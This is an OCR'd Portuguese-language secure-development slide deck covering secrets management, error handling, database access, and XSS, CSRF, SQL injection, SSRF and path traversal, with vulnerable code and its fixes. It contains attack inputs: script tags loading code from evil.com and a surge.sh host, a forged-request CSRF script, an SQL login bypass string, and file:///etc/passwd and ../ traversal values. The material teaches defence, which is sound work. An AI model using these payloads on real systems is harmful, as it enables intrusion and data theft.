DESENVOLVIMENTO SEGURO

https://www.linkedin.com/in/benhurott/

BEN-HUR SANTOS OTT

- 10+ anos em engenharia de software
- Contribuidor Open Source
- Mantenedor GuiaDeAppSec
- Co-Host podcast Café Seguro
- Instrutor Alura
- Consultor de Application Security para grandes empresas do setor varejista e bancário.
- Atualmente como Application Security Leader LATAM no Mercado Livre.
- Pai do Noah
- Power Metal na veia e funko pop nas parede.

SECRET MANAGEMENT

```python
import requests

def get_google_maps_location_by_ip(ip_address):
  url = f'https://www.mapsapis.com/api?key=f8e016c7-1792-42af-80ec-126faf213582'
  data = {
      "considerIp": False,
      "wifiAccessPoints": [],
      "cellTowers": [],
      "fallbacks": {
          "ipGeoLocation": True,
          "wifiAccessPoints": True,
          "cellTowers": True
      }
  }

  response = requests.post(url, json=data)

  if response.ok:
      location = response.json()['location']
      accuracy = response.json()['accuracy']
      return {
          "location": location,
          "accuracy": accuracy,
          "ip_address": ip_address
      }
  else:
      raise Error('There was an error retrieving the location.')

```

HARDCODED CREDENTIALS

- Vazamento de Código Fonte
- Histórico do Git
- Vazamentos para ferramentas de análise
- Rotação exige deploy

```python
import requests

def get_google_maps_location_by_ip(ip_address):
  url = f'https://www.mapsapis.com/api?key=f8e016c7-1792-42af-80ec-126faf213582'
  data = {
      "considerIp": False,
```

HARDCODED CREDENTIALS

- Código Fonte
- Arquivos Readme
- Arquivos de configuração, como .env ou application.properties.
- Arquivos de documentação do projeto

HARDCODED CREDENTIALS

Identificando hardcoded secrets com Trufflehog

```
1 docker run --rm -it -v "$PWD:/pwd" \
2     trufflesecurity/trufflehog:latest \
3     pwd
```

```
Found verified result 🐷🔑
Detector Type: FTP
Decoder Type: PLAIN
Raw result: ftp://dlpuser:rNrKYTX9g7z3RgJRmxWuGHbeu@ftp.dlptest.com
Commit: a7fc12240f8ce02df55c8b808755088f3b7eec7d
Email: Dustin Decker <dustin@trufflesec.com>
File: pkg/detectors/ftp/ftp_test.go
Line: 44
Link: https://github.com/trufflesecurity/trufflehog/blob/a7fc12240f8ce02df55c8b808755088f3b7eec7d/pkg/detectors/ftp/ftp_test.go
Repository: https://github.com/trufflesecurity/trufflehog.git
Timestamp: 2022-11-01 17:27:24 -0700
```

HARDCODED CREDENTIALS

Level 1: Environment Variables

```python
def get_google_maps_location_by_ip(ip_address):
  url = f'https://www.mapsapis.com/api?key=f8e016c7-1792-42af-80ec-126faf213582'
```

```python
import os

def get_google_maps_location_by_ip(ip_address):
  GOOGLE_MAPS_API_KEY = os.environ['GOOGLE_MAPS_API_KEY']
  url = f'https://www.mapsapis.com/api?key={GOOGLE_MAPS_API_KEY}'
```

HARDCODED CREDENTIALS

Level 2: Secret Manager


- GCP Secret Manager
- Hashicorp Vault

```python
from google.cloud import secretmanager
from google.oauth2 import service_account

credentials = service_account.Credentials.from_service_account_file('keyfile.json')
client = secretmanager.SecretManagerServiceClient(credentials=credentials)


project_id = '<my-project-id>'
secret_id = '<my-secret>'
version_id = 'latest'  # or specify a specific version

name = f"projects/{project_id}/secrets/{secret_id}/versions/{version_id}"
response = client.access_secret_version(name=name)

secret_string = response.payload.data.decode('UTF-8')
print(secret_string)
```

GCP SECRET MANAGER

ENTERPRISE PASSWORD MANAGER

Passbolt



SECRET MANAGEMENT

QUERO SABER MAIS

- https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html
- https://cloud.google.com/secret-manager/docs/best-practices?hl=pt-br

LOGGING AND ERROR HANDLING

REQUEST

```
1 GET /configuracoes/removerlogoplayer HTTP/2
2 Host: [redacted].com.br
```


RESPONSE

```
1 {
2   "STATUS":"ERROR",
3   "MESSAGE":"SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'ID_PLAYER'
  cannot be null",
4   "ERROR_CODE":23000
5 }
```


IMPROPER ERROR HANDLING

A exposição de erros podem:

- Facilitar a escolha de técnicas de ataque.
- Criar indisponibilidade da aplicação.
- Expor informações internas.



ERROR HANDLING



- ID: Algo como "invoice_user_not_found"
- LEVEL: info | debug | warning | error | fatal
- WHAT: Mensagem descritiva do erro.
- WHEN: timestamp com timezone
- WHO: logged user id, IP, User-Agent, ReqId, ...
- STACKTRACE: o descritivo completo do erro
- METADATA: infos relevantes para throubleshooting, como ids e parâmetros (sem PII).

LOGGING AND ERROR HANDLING

QUERO SABER MAIS

- https://owasp.org/www-project-proactive-controls/v3/en/c10-errors-exceptions
- https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging
- https://application.security/free-application-security-training/owasp-top-10-api-insufficient-logging-and-monitoring

DATA ACCESS VALIDATION

DATA ACCESS

Um dado aparece inconsistente no banco, derrubando a aplicação por erro interno e alguém pergunta:

Quem atualizou este dado no banco?

DATA ACCESS

Com relação à banco de dados:

Segmentar acessos:

- Ambiente: dev, test, prod, ...
- Time: dev, admin, app, ...
- Tipo: leitura, escrita, admin

Acessos à produção sempre com permissões mínimas para operação.

DATA ACCESS

Com relação aos dados pessoais (LGPD):

- Centralizar em uma tabela, grupo ou base separada.
- Ter clareza sobre a finalidade da coleta de dados.
- Backups anonimizados.
- Restrição de acesso aos dados pessoais.

DATA ACCESS

Logs do MySQL no ElasticSearch via LogStash


```
input {
  file {
    path => "/var/log/mysql/mysql.log"
    start_position => "beginning"
  }
}

filter {
  grok {
    match => { "message" => "%{TIMESTAMP_ISO8601:timestamp} %{LOGLEVEL:loglevel} \[%{DATA:thread}\] %{GREEDYDATA:message}" }
  }
}

output {
  elasticsearch {
    hosts => ["localhost:9200"]
    index => "mysql-%{+YYYY.MM.dd}"
  }
}
```

```
[mysqld]
general_log_file = /var/log/mysql/mysql.log
general_log = 1
```

DATA ACCESS
QUERO SABER MAIS

- https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html
- https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere


MAIN ATTACKS


Page 1
https://mysite.com/error?msg=Ooops um erro acon...
Error
Oooops! Um erro aconteceu

?

REFLECTED XSS

?msg=<script>alert('hacked :: bnhr')</script>



REFLECTED XSS

?msg=<script src="https://evil.com/index.js"></script>

REFLECTED XSS + CSRF

https://redacted.com.br/error?msg=
%3Cscript%20src=%22https://redacted.surge.sh/index.js%22%3E%3C/script%3E

pixmidia-devsec.surge.sh/index.js

```
const xhr = new XMLHttpRequest();
const url = 'http[redacted].br/usuarios/cadastro';

xhr.open('POST', url);
xhr.setRequestHeader('Host', [redacted]com.br');
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

xhr.onreadystatechange = function() {
  if (xhr.readyState === XMLHttpRequest.DONE) {
    window.location.href = "https:/[redacted].com.br/dashboard"
  }
};

const formData = 'nome=Hacker&email=hacker%40hacker.com';
xhr.send(formData);
```

CROSS-SITE SCRIPTING

Não devemos concatenar inputs do usuário diretamente no corpo do HTML.

- Faça o sanitize de inputs do usuário, utilizando funções como ***filter_input()*** ou ***htmlspecialchars().***
- Faça o sanitize de outputs, utilizando funções como ***htmlspecialchars()*** ou ***htmlentities().***
- No frontend, pode utilizar bibliotecas como DOMPurify

CROSS-SITE REQUEST FORGERY (CSRF)

Devemos gerar um token único via backend para cada página ou form que possui ação de escrita.

```php
// Generate a CSRF token
$csrf_token = bin2hex(random_bytes(32));

// Save the token in a session variable
$_SESSION['csrf_token'] = $csrf_token;

// Include the token in a form
<form method="POST" action="process.php">
    <input type="hidden" name="csrf_token" value="<?php echo $csrf_token; ?>">
    ...
</form>

// Validate the token in the processing script
session_start();
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    // Handle CSRF attack
}
```

CROSS-SITE SCRIPTING (XSS)

QUERO SABER MAIS

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://application.security/free-application-security-training/cross-site-scripting-vulnerability-in-tiktok

```python
@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username')
    password = request.form.get('password')

    db = mysql.connector.connect(
        host=os.environ['DB_HOST'],
        user=os.environ['DB_USER'],
        password=os.environ['DB_PASS'],
        database=os.environ['DB_NAME']
    )

    cursor = db.cursor()

    sql = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor.execute(sql)

    result = cursor.fetchone()
```

SQL INJECTION

Não devemos concatenar inputs do usuário diretamente na instrução SQL que executamos.

```python
sql = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
```

```sql
-- username: admin
-- password: Admin123
SELECT * FROM users WHERE username = 'admin' AND password = 'Admin123'
```

```sql
-- username: admin' --
-- password: TantoFaz
SELECT * FROM users WHERE username = 'admin' --' AND password = 'TantoFaz'
```

SQL INJECTION

SEMPRE utilizar SqlParameters.

```
1 sql = "SELECT * FROM users WHERE username = %s AND password = %s"
2 cursor.execute(sql, (username, password))
```

```
1 $conn = new mysqli($servername, $username, $password, $dbname);
2
3 $stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
4 $stmt->bind_param("ss", $username, $password);
5
6 $stmt->execute();
```

SQL INJECTION
QUERO SABER MAIS

- https://portswigger.net/web-security/sql-injection
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://application.security/free-application-security-training/owasp-top-10-sql-injection

```python
def _download_image(url):
    if not url:
        return ''

    download_image_path = ''

    with urllib.request.urlopen(url) as f:
        image_path = '/static/uploads/uploaded.png'
        download_image_path = f"{app.config['ROOT_DIR']}/{image_path}"

        with open(download_image_path, 'wb') as file:
            file_content = f.read()
            file.write(file_content)
            file.close()

    public_url = f"{app.config['STATIC_BASE_URL']}/uploads/uploaded.png"

    return public_url

```

SERVER-SIDE REQUEST FORGERY (SSRF)

```python
with urllib.request.urlopen(url) as f:
    image_path = '/static/uploads/uploaded.png'
    download_image_path = f"{app.config['ROOT_DIR']}/{image_path}"

    with open(download_image_path, 'wb') as file:
        file_content = f.read()
        file.write(file_content)
        file.close()

    public_url = f"{app.config['STATIC_BASE_URL']}/uploads/uploaded.png"
```

```
file:///etc/passwd
```

```
https://internal.[redacted].com.br/...
```

```
https://evil.com/malicious-image.png
```

SERVER-SIDE REQUEST FORGERY (SSRF)

```python
@app.route('/search-users', methods=['GET'])
def search_users():
    query = request.args.get('q')
    users_api_url = f'http://internal.api.com/search/{query}'
    users_response = requests.get(users_api_url)

    return jsonify({
        'result': users_response.json()['result']
    })
```

```
../../other-api/...
```

SERVER-SIDE REQUEST FORGERY (SSRF)

Ao realizar requisições para URLs enviadas pelo usuário:

- Sempre validar se não são URLs internas (via **Deny List** e/ou **Auth Header** interno).
- Caso seja um arquivo, baixar o arquivo por partes, até seu limite estipulado e validar seu tipo após o download.
- Caso seja um parâmetro na URL, sanitizar para não conter caracteres especiais.

SERVER-SIDE REQUEST FORGERY (SSRF)

- https://portswigger.net/web-security/ssrf
- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
- https://application.security/free-application-security-training/cross-site-scripting-vulnerability-in-tiktok

```python
@app.route("/files/<filename>")
def read_file(filename):
    filepath = "/var/www/files/" + filename
    if not os.path.isfile(filepath):
        abort(404)
    with open(filepath, "r") as f:
        filedata = f.read()
    return filedata

```

PATH TRAVERSAL

Um atacante pode enviar caminhos de arquivos internos, como .env, readme, chaves ssh, etc. Via modificadores de caminho, como ../

```python
@app.route("/files/<filename>")
def read_file(filename):
    filepath = "/var/www/files/" + filename
    if not os.path.isfile(filepath):
        abort(404)
    with open(filepath, "r") as f:
        filedata = f.read()
    return filedata

```

```
../../../etc/passwd
```

PATH TRAVERSAL

